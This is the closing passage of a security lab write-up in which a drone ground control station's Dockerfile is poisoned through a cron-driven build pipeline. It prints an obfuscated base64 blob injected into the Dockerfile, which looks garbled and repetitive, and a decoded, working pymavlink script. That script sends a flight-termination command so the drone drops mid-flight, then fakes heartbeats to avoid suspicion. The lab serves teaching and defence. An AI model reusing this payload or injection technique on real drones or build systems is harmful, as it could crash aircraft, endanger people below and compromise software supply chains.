36    RkxJR0h0UVEVSTU10QVRJT04sCiAgICAgICAgMCwgICMgQ29uZmlybWFOaW9uCiAgICAg
37    ICAGMSwgICMgUGFyYW0xOiaXIHrvIGluaXRpYXRlIGZsaWdodCB0ZXJtaW5hdGlvbgog
38    ICAGICAgIDAsIDAsIDAsIDAsIDAsIDAgICMgT3R0ZXIgcGFyYW1zIHVudXNlZAogICAg
39    KQogICAgcHJpbnQoIkZsaWdodCB0ZXJtaW5hdGlvbiBjb21tYW5kIHNlbnQgLSBzaW11
40    bGF0aW5nIGNyYXNoIikKCIMgQ29ubmVjdCB0aGUgZHJvbmluZm9uZm9uZm9uZm9uZm9u
41    dHJpbmVjdCB0aGUgZHJvbmluZm9uZm9uZm9uZm9uZm9uZm9uZm9uZm9uZm9uZm9uZm9u
42    a19jb25uZWNOaW9uZm9uZm9uZm9uZm9uZm9uZm9uZm9uZm9uZm9uZm9uZm9uZm9uZm9u
43    YXQoKQpwcmVudGVyLnRhcmdldF9zeXNOZW0sCiAgICAgICAgbWZdZXJpbC5tYXZsaW5r
44    Lk1BVl9DTURfRE9fRkxJR0h0UVEVSTU10QVRJT04sCiAgICAgICAgMCwgICMgQ29uZmly
45    bWFOaW9uCiAgICAgICAgbWZdGVyLnRhcmdldF9zeXNOZW0sCiAgICAgICAgbWZdGVyLnRh
46    cmdldF9jb21wb25lbnQsCiAgICAgICAgbWZdZXJpbC5tYXZsaW5rLk1BVl9DTURfRE9f
47    RkxJR0h0UVEVSTU10QVRJT04sCiAgICAgICAgMCwgICMgQ29uZmlybWFOaW9uCiAgICAg
48    ICAGMSwgICMgUGFyYW0xOiaXIHrvIGluaXRpYXRlIGZsaWdodCB0ZXJtaW5hdGlvbgog
49    ICAGICAgIDAsIDAsIDAsIDAsIDAsIDAgICMgT3R0ZXIgcGFyYW1zIHVudXNlZAogICAg
50    KQogICAgcHJpbnQoIkZsaWdodCB0ZXJtaW5hdGlvbiBjb21tYW5kIHNlbnQgLSBzaW11
51    bGF0aW5nIGNyYXNoIikKCIMgQ29ubmVjdCB0aGUgZHJvbmluZm9uZm9uZm9uZm9uZm9u
52    dHJpbmVjdCB0aGUgZHJvbmluZm9uZm9uZm9uZm9uZm9uZm9uZm9uZm9uZm9uZm9uZm9u
53    a19jb25uZWNOaW9uZm9uZm9uZm9uZm9uZm9uZm9uZm9uZm9uZm9uZm9uZm9uZm9uZm9u
54    YXQoKQpwcmVudGVyLnRhcmdldF9zeXNOZW0sCiAgICAgICAgbWZdZXJpbC5tYXZsaW5r
55    Lk1BVl9DTURfRE9fRkxJR0h0UVEVSTU10QVRJT04sCiAgICAgICAgMCwgICMgQ29uZmly
56    bWFOaW9uCiAgICAgICAgbWZdGVyLnRhcmdldF9zeXNOZW0sCiAgICAgICAgbWZdGVyLnRh
57    cmdldF9jb21wb25lbnQsCiAgICAgICAgbWZdZXJpbC5tYXZsaW5rLk1BVl9DTURfRE9f
58    RkxJR0h0UVEVSTU10QVRJT04sCiAgICAgICAgMCwgICMgQ29uZmlybWFOaW9uCiAgICAg
59    ICAGMSwgICMgUGFyYW0xOiaXIHrvIGluaXRpYXRlIGZsaWdodCB0ZXJtaW5hdGlvbgog
60    ICAGICAgIDAsIDAsIDAsIDAsIDAsIDAgICMgT3R0ZXIgcGFyYW1zIHVudXNlZAogICAg
61    KQogICAgcHJpbnQoIkZsaWdodCB0ZXJtaW5hdGlvbiBjb21tYW5kIHNlbnQgLSBzaW11
62    bGF0aW5nIGNyYXNoIikKCIMgQ29ubmVjdCB0aGUgZHJvbmluZm9uZm9uZm9uZm9uZm9u
63    dHJpbmVjdCB0aGUgZHJvbmluZm9uZm9uZm9uZm9uZm9uZm9uZm9uZm9uZm9uZm9uZm9u
64    a19jb25uZWNOaW9uZm9uZm9uZm9uZm9uZm9uZm9uZm9uZm9uZm9uZm9uZm9uZm9uZm9u
65    YXQoKQpwcmVudGVyLnRhcmdldF9zeXNOZW0sCiAgICAgICAgbWZdZXJpbC5tYXZsaW5r
66    Lk1BVl9DTURfRE9fRkxJR0h0UVEVSTU10QVRJT04sCiAgICAgICAgMCwgICMgQ29uZmly
67    bWFOaW9uCiAgICAgICAgbWZdGVyLnRhcmdldF9zeXNOZW0sCiAgICAgICAgbWZdGVyLnRh
68    cmdldF9jb21wb25lbnQsCiAgICAgICAgbWZdZXJpbC5tYXZsaW5rLk1BVl9DTURfRE9f
69    RkxJR0h0UVEVSTU10QVRJT04sCiAgICAgICAgMCwgICMgQ29uZmlybWFOaW9uCiAgICAg
70    ICAGMSwgICMgUGFyYW0xOiaXIHrvIGluaXRpYXRlIGZsaWdodCB0ZXJtaW5hdGlvbgog
71    ICAGICAgIDAsIDAsIDAsIDAsIDAsIDAgICMgT3R0ZXIgcGFyYW1zIHVudXNlZAogICAg
72    KQogICAgcHJpbnQoIkZsaWdodCB0ZXJtaW5hdGlvbiBjb21tYW5kIHNlbnQgLSBzaW11
73    bGF0aW5nIGNyYXNoIikKCIMgQ29ubmVjdCB0aGUgZHJvbmluZm9uZm9uZm9uZm9uZm9u
74    dHJpbmVjdCB0aGUgZHJvbmluZm9uZm9uZm9uZm9uZm9uZm9uZm9uZm9uZm9uZm9uZm9u
75    a19jb25uZWNOaW9uZm9uZm9uZm9uZm9uZm9uZm9uZm9uZm9uZm9uZm9uZm9uZm9uZm9u
76    YXQoKQpwcmVudGVyLnRhcmdldF9zeXNOZW0sCiAgICAgICAgbWZdZXJpbC5tYXZsaW5r
77    Lk1BVl9DTURfRE9fRkxJR0h0UVEVSTU10QVRJT04sCiAgICAgICAgMCwgICMgQ29uZmly
78    bWFOaW9uCiAgICAgICAgbWZdGVyLnRhcmdldF9zeXNOZW0sCiAgICAgICAgbWZdGVyLnRh
79    cmdldF9jb21wb25lbnQsCiAgICAgICAgbWZdZXJpbC5tYXZsaW5rLk1BVl9DTURfRE9f
80    RkxJR0h0UVEVSTU10QVRJT04sCiAgICAgICAgMCwgICMgQ29uZmlybWFOaW9uCiAgICAg
81    ICAGMSwgICMgUGFyYW0xOiaXIHrvIGluaXRpYXRlIGZsaWdodCB0ZXJtaW5hdGlvbgog
82    ICAGICAgIDAsIDAsIDAsIDAsIDAsIDAgICMgT3R0ZXIgcGFyYW1zIHVudXNlZA
```

Listing 14: Adding malicious code to the Dockerfile

What does this malicious code do?

When decoded, the base64 string contains Python code that:

- Connects to the drone via MAVLink protocol
- Sends a MAV_CMD_DO_FLIGHTTERMINATION command
- Forces the drone to shut down mid-flight, simulating a crash
- Maintains connection to avoid suspicion

12.2 The Decoded Malicious Payload

When the base64 string is decoded, it creates the following malicious Python file:

```
1  from pymavlink import mavutil
2  import time
3
4  def send_flight_termination_command(master):
5      """Send flight termination command to force the drone to shut
6      down in mid-air."""
7      master.mav.command_long_send(
8          master.target_system,
9          master.target_component,
10         mavutil.mavlink.MAV_CMD_DO_FLIGHTTERMINATION,
11         0, # Confirmation
12         1, # Param1: 1 to initiate flight termination
13         0, 0, 0, 0, 0, 0 # Other params unused
14     )
15     print("Flight termination command sent - simulating crash")
16
17 # Connect to the drone
18 connection_string = "udp:0.0.0.0:14550"
19 master = mavutil.mavlink_connection(connection_string)
20 master.wait_heartbeat()
21 print("Connected to drone")
22
23 # Send flight termination command to simulate a crash
24 send_flight_termination_command(master)
25
26 # Send periodic heartbeats to keep MAVLink connection alive
27 try:
28     while True:
29         master.mav.heartbeat_send(
30             mavutil.mavlink.MAV_TYPE_QUADROTOR,
31             mavutil.mavlink.MAV_AUTOPILOT_ARDUPILOTMEGA,
32             0, 0,
33             mavutil.mavlink.MAV_STATE_ACTIVE
34         )
35         time.sleep(1)
36 except KeyboardInterrupt:
37     pass
```

Listing 15: Decoded malicious return-to-land.py

13 Conclusion

Shortly after modifying the Dockerfile the scheduled cron job will execute the build-update script, which will in turn build the Docker image for the ground control station.

```
developer@ca360520d4d4:/$ nano sourcecode/ground-control-station/Dockerfile
developer@ca360520d4d4:/$ 🇮🇹 Remote hash changed! Deploying and restarting the build pipeline! 📡
```

Figure 11: Restart of the ground control station container

After the build is complete, the ground control station will be restarted and our malicious code will be executed during the "return to home" stage of the drone flight. This will cause the drone to crash mid-flight.

You can now go back to the web interface of the drone and start a new flight:




Figure 12: Crash of the drone during return to home

As you can see the first 3 stages of the flight are successful, but during the "return to home" stage, the drone crashes due to the malicious payload.

The drone will not return to the home position, but instead crash mid-flight but will suddenly turn off all motors and fall to the ground. The forth stage never coming to a close as the drone does not reach its home again.

14 Closing remarks

In this lab, we explored how an attacker can exploit vulnerabilities in a software supply chain to compromise a drone system. We learned how to:

- Use Docker
- Explore a simulated drone environment
- Conduct reconnaissance to find vulnerabilities
- Exploit cronjobs to escalate privileges
- Modify build processes to inject malicious code

14.1 MITRE ATT&CK Tactics and Techniques

This lab exercise aligns with the following MITRE ATT&CK tactics and techniques:

- **Initial Access:** Phishing (T1566)
- **Execution:** Command and Scripting Interpreter (T1059)
- **Persistence:** Cron (T1053)
- **Privilege Escalation:** Exploitation for Privilege Escalation (T1068)
- **Defense Evasion:** Obfuscated Files or Information (T1027)
- **Impact:** Denial of Service (T1499)

Understanding these tactics and techniques helps us recognize how attackers operate and how to defend against such attacks.

You can look them up in the MITRE ATT&CK framework: <https://attack.mitre.org/>